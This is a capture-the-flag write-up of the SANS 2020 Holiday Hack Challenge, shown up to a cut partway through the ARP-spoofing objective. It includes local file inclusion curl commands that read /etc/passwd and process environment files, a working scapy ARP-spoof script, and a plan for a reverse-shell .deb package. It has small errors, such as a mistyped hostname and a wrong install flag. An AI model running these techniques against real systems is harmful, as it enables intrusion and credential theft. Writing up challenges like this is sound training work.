
SANS 2020 Holiday Hack Challenge Write-up

12/24/20



Authors:

Father and son team: Matt (son) and Jim Kirn (father)

(**jj**) in game, @infosecjim in Discord, @JimKirn on Twitter

Contents

Thank You all!

I would like to start by thanking Ed Skoudis and his team at Counter Hack for producing The 2020 SANS Holiday Hack Challenge featuring KringleCon3: French Hens. It was great fun and we all learned a lot!

I would also like to thank all the people on the Discord channels that provided guidance and hits to help solve all these challenges: @cryptocracker99, @john_r2, @rjamison, @joergen, @devopstom, @manekin,@RootMachine, @anon77,@dmarxn,and @dh. Also to @CrimeCleanup-icanhaspii on Slack.

Narrative

KringleCon back at the castle, set the stage...
But it's under construction like my GeoCities page.
Feel I need a passport exploring on this platform -
Got half floors with back doors provided that you hack more!
Heading toward the light, unexpected what you see next:
An alternate reality, the vision that it reflects.
Mental buffer's overflowing like a fast food drive-thru trash can.
Who and why did someone else impersonate the big man?
You're grepping through your brain for the portrait's "JFS"
"Jack Frost: Santa," he's the villain who had triggered all this mess!
Then it hits you like a chimney when you hear what he ain't saying:
Pushing hard through land disputes, tryin' to stop all Santa's sleighing.
All the rotting, plotting, low conniving streaming from that skull.
Holiday Hackers, they're no slackers, returned Jack a big, old null!

Objectives (Grand Challenges)

1) Uncover Santa's Gift List

Difficulty: 

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Submit


ANSWER:

Proxmark

SOLUTION:

← Photoshop'ed

To solve this challenge, a copy of the billboard image was downloaded to my Windows desktop and loaded into Adobe Photoshop application where I used the swirl tool to un-swirl a portion of the original image just enough to read – **Josh Wright – Proxmark.**



2) Investigate S3 Bucket

Difficulty:

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

Submit


ANSWER:

North Pole: The Frostiest Place on Earth

SOLUTION:

At the Castle Approach, I opened the S3 Terminal and performed the below operations:

```
elf@ce530b7551f0:~$ cd bucket_finder/
elf@ce530b7551f0:~/bucket_finder$ ls
README  bucket_finder.rb  wordlist
elf@ce530b7551f0:~/bucket_finder$ nano wordlist
(remove all, add wrapper3000, and save file)

elf@ce530b7551f0:~/bucket_finder$ bucket_finder.rb wordlist
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Public> http://s3.amazonaws.com/wrapper3000/package

elf@ce530b7551f0:~/bucket_finder$ curl http://s3.amazonaws.com/wrapper3000/package -o package

elf@ce530b7551f0:~/bucket_finder$ cat package
UEsDBAoAAAAAAIAwhFEbRT8anwEAAJ8BAAAcABwAcGFja2FnZS50eHQuWi54ei54eGQudGFyLmJ6MlVUCQADoBfKX6AXyl91eA
sAAQT2AQAABBQAAABCWmg5MUFZJlNZ2ktivwABHv+Q3hASgGSn//AvBxDwf/xe0gQAAAgwAVmkYRTKe1PVM9U0ekMg2poAAAGg
PUPUGqehhCMSgaBoAD1NNAAAAyEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUASOegDIzwMXMHBCFACgIEvQ2Jrg8V50tDjh6
1Pt3Q8CmgpFFunc1Ipui+SqsYB04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADLe80tnfLGXhIWaJMiEeSX992u
xodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbjcBkRPgkKz6q0okb1sWicMaky2Mgsqw
2nUm5ayPHUeIktnBIvkiUWxYEiRs5nFOM8MTk8SitV7lcxOKst2QedSxZ851ceDQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaqO+1F
gmImtHKoJkMctd2B9JkcwvMr+hWIEcIQjAZGhSKYNPxHJFqJ3t32Vjgn/OGdQJiIHv4u5IpwoSG0lsV+UEsBAh4DCgAAAAAAgD
CEURtFPxqfAQAAnwEAABwAGAAAAAAAAAAAAKSBAAAAAHBhY2thZ2UudHh0LloueHoueHhkLnRhci5iejJVVAUAA6AXyl91eAsA
AQT2AQAABBQAAABQSwUGAAAAAAEAAQBiAAAA9QEAAAAA

elf@ce530b7551f0:~/bucket_finder$  file package
package: ASCII text, with very long lines
-> package -> base64 -d package (ascii text)
-> package.txt.Z.xz.xxd.tar.bz (Zip archive) -> unzip package.txt.Z.xz.xxd.tar.bz
-> package.txt.Z.xz.xxd.tar.bz2 (bzip compressed data) -> bzip2 -d package.txt.Z.xz.xxd.tar.bz2
-> package.txt.Z.xz.xxd.tar (POSIX tar archive) -> tar -xf package.txt.Z.xz.xxd.tar
-> package.txt.Z.xz.xxd (ASCII text) -> xxd -r package.txt.Z.xz.xxd
-> package.txt.Z.xz (compressed data) -> xz -d package.txt.Z.xz (MD5sum of xy file is 536b60873f1d3deb039e3ffebd8ad2a1)
-> package.txt.Z (compressed data 16 bits) -> uncompress package.txt.Z
-> package.txt -> North Pole: The Frostiest Place on Earth
```



3) Point-of-Sale Password Recovery

Difficulty: 

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?


Submit

ANSWER:

santapass

SOLUTION:


 In the Courtyard I tried to open the POS terminal and got the following message:



So I launched my KALI VM in Virtualbox and ran the following commands using the link provided:

```
$ wget "https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe"

$ 7zr e santa-shop.exe

$ sudo apt install -g asar

$ mkdir jjk
$ cp app.asar jjk/
$ cd jjk

$ asar extract app.asar
$ ls
img  index.html  main.js  package.json  preload.js  README.md  renderer.js
style.css

$ cat README.md
Remember, if you need to change Santa's passwords, its at the top of main.js!

$ head main.js
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

// TODO: Maybe get these from an API?
const products = [
  {
    name: 'Candy Cane',
-----
```

Answer: santapass



4) Operate the Santavator

Difficulty:

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.


ANSWER:

Collect the following items:


- Broken Candycane- Castle Approach: by the door
- Hex nut – Entry: just to the right of the Santavator
- Green bulb – Courtyard: upper left corner
- Hex Nut – Dining Room: move to top of table
- Talk to Sparkle Redberry at the **Entry** area – she gives you a key!

Sparkle Regberry says:

Hey hey, Sparkle Redberry here!
The Santavator is on the fritz. Something with the wiring is grinchy, maybe you can rig something up?
Here's the key! Good luck!



Now enter the elevator and click on the panel. You should now see the key is inserted in the panel. Click on the key and you should be able to the insides of the panel showing flow of power. Using the items you have collected so far, you need to deflect the flow to the Talks (green) input tube. Make sure you use the green bulb to colorize the flow to that tube. Close panel. You should now see that the **KringleCon Talks (2)** button is power up. Select it and it will take you to the **Talks Lobby**. When you get out of the Santavator you should now see the completion message.



Solution:

See above text.

5) Open HID Lock


Difficulty:

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

ANSWER:

Step 1: Get Access to Workshop (level 1 ½) by getting the following items:

- Red bulb – Talks Lobby: to the right of Track 7

- Yellow bulb – Roof: to the left of the Sleigh
- As needed adjust the items behind the Elevator Panel to power access to all but Santa's Office – see below:
- 

- Go to **Talks Lobby** and solve the **Spearker UNPrep** Terminal to open the door for access to the **Speaker UNPreparedness Room**
- Button for Santavator panel to get access to the Work shop is in the **Speaker UNPreparedness Room**: just to the bottom by the door
- Put the button in the Santavator panel – Now have access to all levels except Santa's Office


Step 2: Locate the Proxmark device
- Go to the **Workshop**
- Next go to the **Wrapping Room**
- The Proxmark device is located on the floor to the right of the table – collect it.

Step 3: Collect Valid Proxmark readings from elves badges
Go to all available levels standing close to each of the elves and Santa and perform a read operation using the Proxmark (**If hid read**) and display all valid ones below:
- Noel Bowtie - Wrapping Room
  #db# TAG ID: 2006e22ee1 (6000) - Format Len: 26 bit - FC: 113 - Card: 6000
- Sparkle Redberry - Entry
  #db# TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022
- Angel Candysalt - Great Room
  #db# TAG ID: 2006e22f31 (6040) - Format Len: 26 bit - FC: 113 - Card: 6040
- Holly Evergreen - Kitchen
  #db# TAG ID: 2006e22f10 (6024) - Format Len: 26 bit - FC: 113 - Card: 6024

- Shinny Upatree - Castle Approach
  #db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
- Bow Ninecandle - Talks Lobby
  #db# TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023

Step 4: Simulate HID badge to get access to secret room (???)

- Go to Workshop
- Stand next to the HID Reader
- Using the lowest TAG ID -> 202006e22f0e, use the Proxmark to simulate that badge:



And the lock opens!!! You now have access to the secret room (???).

Now you can walk to the bottom of the dark corridor (beautiful music and song) to magically pop out of the Santa painting in the **Entry** as Santa! (You will later need to be Santa to solve several other challenges.)

PS: you can become your original character by walking back to this location and teleporting back into the secret room!

SOLUTION:
See above ANSWER.

6) Splunk Challenge


Difficulty:

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

Submit


ANSWER:
The Lollipop Guild

Solution:



1. 13
2. t1059.003-main t1059.003-win
3. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography
4. 2020-11-30T17:44:15Z
5. 3648
6. quser
7. 55FCEEBB21270D9249E86F4B9DC7AA60

And we get the achievement:




7) Solve the Sleigh's CAN-D-BUS Problem

Difficulty: 🎄🎄🎄


Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

ANSWER:

You must change into the Santa character to solve this challenge [see above 5) Open HID Lock].



Apply Filters as shown in image. You will then see the achievement:



Solution:

See above image for filters to apply (as Santa) to solve this challenge.

8) Broken Tag Generator

Difficulty: 

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Submit

ANSWER:

JackFrostWasHere

SOLUTION:


You must change into the Santa character to solve this challenge [see above 5) Open HID Lock].

Teleport to the **Wrapping Room**.

Notice that when you click on Tag-Generator icon () a new browser window opens up with the link https://tag-generator.kringlecastle.com

Opened up my Parrot_Security VM in Virtualbox to do the work there.

Monitored the upload process with Burpsuite.



Discovered through the upload image function that you could also download what you uploaded.

Discovered https://tag-generator.kringlecastle.com/image?id=xxxx-xxx-... is the url to attack.

Constructed a LFI (Local File Inclusion) exploit by trying the following:
$ curl https://tag-generator.kringlecastle.com/image\?id=../../../etc/passwd --output test.txt

```
curl https://tag-generator.kringlecastle.com/image\?id=../../../etc/passwd --output test.txt
┌─[jim@parrot]─[~/Desktop/hh2020/GC8]
└──╼ $cat test.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
┌─[jim@parrot]─[~/Desktop/hh2020/GC8]
└──╼ $
```


It Worked!

Downloaded the app.rb code using the following:
$ curl https://tag-generator.kfingle.com/image\?id=../../../app/lib/app.rb --output app.rb
Looked it over and found several hints in the file.

Remembered that we are looking for environment variable GREETZ. Used Google search for a reference for "Linux lfi environment variables" and found an article http://www.sec-art.net/2019/01/exploiting-local-file-inclusion-lfi.html that led me to try the below LFI:
$ curl https://tag-generator.kringlecastle.com/image\?id=../../../proc/self/environ --output environ.txt

```
┌─[jim@parrot]─[~/Desktop/hh2020/GC8]
└──╼ $cat environ.txt
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAM
E=b7610641492eRUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe
518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BU
NDLE_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME
=/home/app┌─[jim@parrot]─[~/Desktop/hh2020/GC8]
└──╼ $
```

Notice the GREETZ=JackFrostWasHere in the output. Below is the achievement:



9) ARP Shenanigans

Difficulty:

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt. Who recused herself from the vote described on the document?

Submit

ANSWER:
Tanta Kringle

Solution:

You must change into the Santa character to solve this challenge [see above 5) Open HID Lock].

Several Hints were supplied:

1. **Spoofy** – Traffic scripts located at /**home**/**guest**/**scripts**
2. **Resolvy** – DNS response spoof after ARP response spoof
3. **Embedy** – link: http://www.wannescolman.be/?p=98
4. **Sniffy** - tcpdump -nni eth0 – to view packets

This challenge was the most fun. You had to do several steps in the terminal  window located on the **Roof (Net Wars)**:

1. Create an ARP spoof.
2. Create a DNS spoof.
3. Create a malicious .deb file containing a reverse shell
4. Host the malicious .deb a web site.
5. Use reverse shell to gain access to document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt

When you open the terminal you can cd to the scripts directory and see you are given two files:

- arp_resp.py
- dns_resp.py

If you go to the ~/debs directory you will find several .deb files:

- gedit-common_3.36.1-1_all.deb
- golang-github-huandu-xtrings-dev_1.2.1-all.deb
- nano_4.801ubuntu1_amd64.deb
- netcat-traditional_1.10-41.1ubuntu1_amd64.deb
- nmap_7.80+dfsg1-2build1_amd64.deb
- socat_1.7.3.3-2_amd64.deb
- unzip_6.0-25ubuntu1_amd64.deb

You can open more TMUX terminals by executing the following command:

```
$ /usr/bin/tmux split-window -hb
```

Step 1: Create and ARP spoof

Modify the given file **arp_resp.py** as shown below as highlighted in yellow:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in
range(0,8*6,8)][::-1])

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the
response
    if ARP in packet and packet[ARP].op == 1:
#        print ("src={0}".format(packet[ARP].hwsrc))
        print ("mac src={0}".format(packet[ARP].hwsrc)) # 4c:24:57:ab:ed:84
```

```
        print ("mac dst={0}".format(packet[ARP].hwdst)) # 00
        ether_resp = Ether(dst=packet[ARP].hwsrc, type=0x806, src=macaddr)

        arp_response = ARP(hwdst=packet[ARP].hwsrc)
        arp_response.op = 2
        arp_response.plen = 4 #unsure
        arp_response.hwlen = 6 #unsure
        arp_response.ptype = 0x800
        arp_response.hwtype = 0x1
        #arp_response.plen = 99999
        #arp_response.hwlen = 99999
        #arp_response.ptype = 99999
        #arp_response.hwtype = 99999

        arp_response.hwsrc = macaddr

        arp_response.psrc = packet[ARP].pdst
        arp_response.pdst = packet[ARP].psrc
        print ("ip src={0}".format(packet[ARP].psrc)) # ip src=10.6.6.35
        print ("ip dst={0}".format(packet[ARP].pdst)) # ip dst=10.6.6.53
        '''
        if IP in packet:
            #print ("src={0}".format(packet[IP].src))
            arp_response.psrc = "192.168.0.1"
            arp_response.hwdst = "ff:ff:ff:ff:ff:ff"
            arp_response.pdst = "192.168.0.1"
            #print ("dst={0}".format(packet[IP].dst))
        '''
        response = ether_resp/arp_response

        sendp(response, iface="eth0")

def main():
    print ("{0}".format(macaddr))
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)

if __name__ == "__main__":
    main()
```

When you run the code you get the tshark output is:

```
313 323.815985643 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
314 324.863957378 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
315 325.923980833 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
316 326.979966464 4c:24:57:ab:ed:84 → Broadcast ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
317 326.999978634 02:42:0a:06:00:05 → 4c:24:57:ab:ed:84 ARP 42 10.6.6.53 is at
02:42:0a:06:00:05
318 327.024711481 10.6.6.35 → 10.6.6.53 DNS 74 Standard query 0x0000 A ftp.osuosl.org
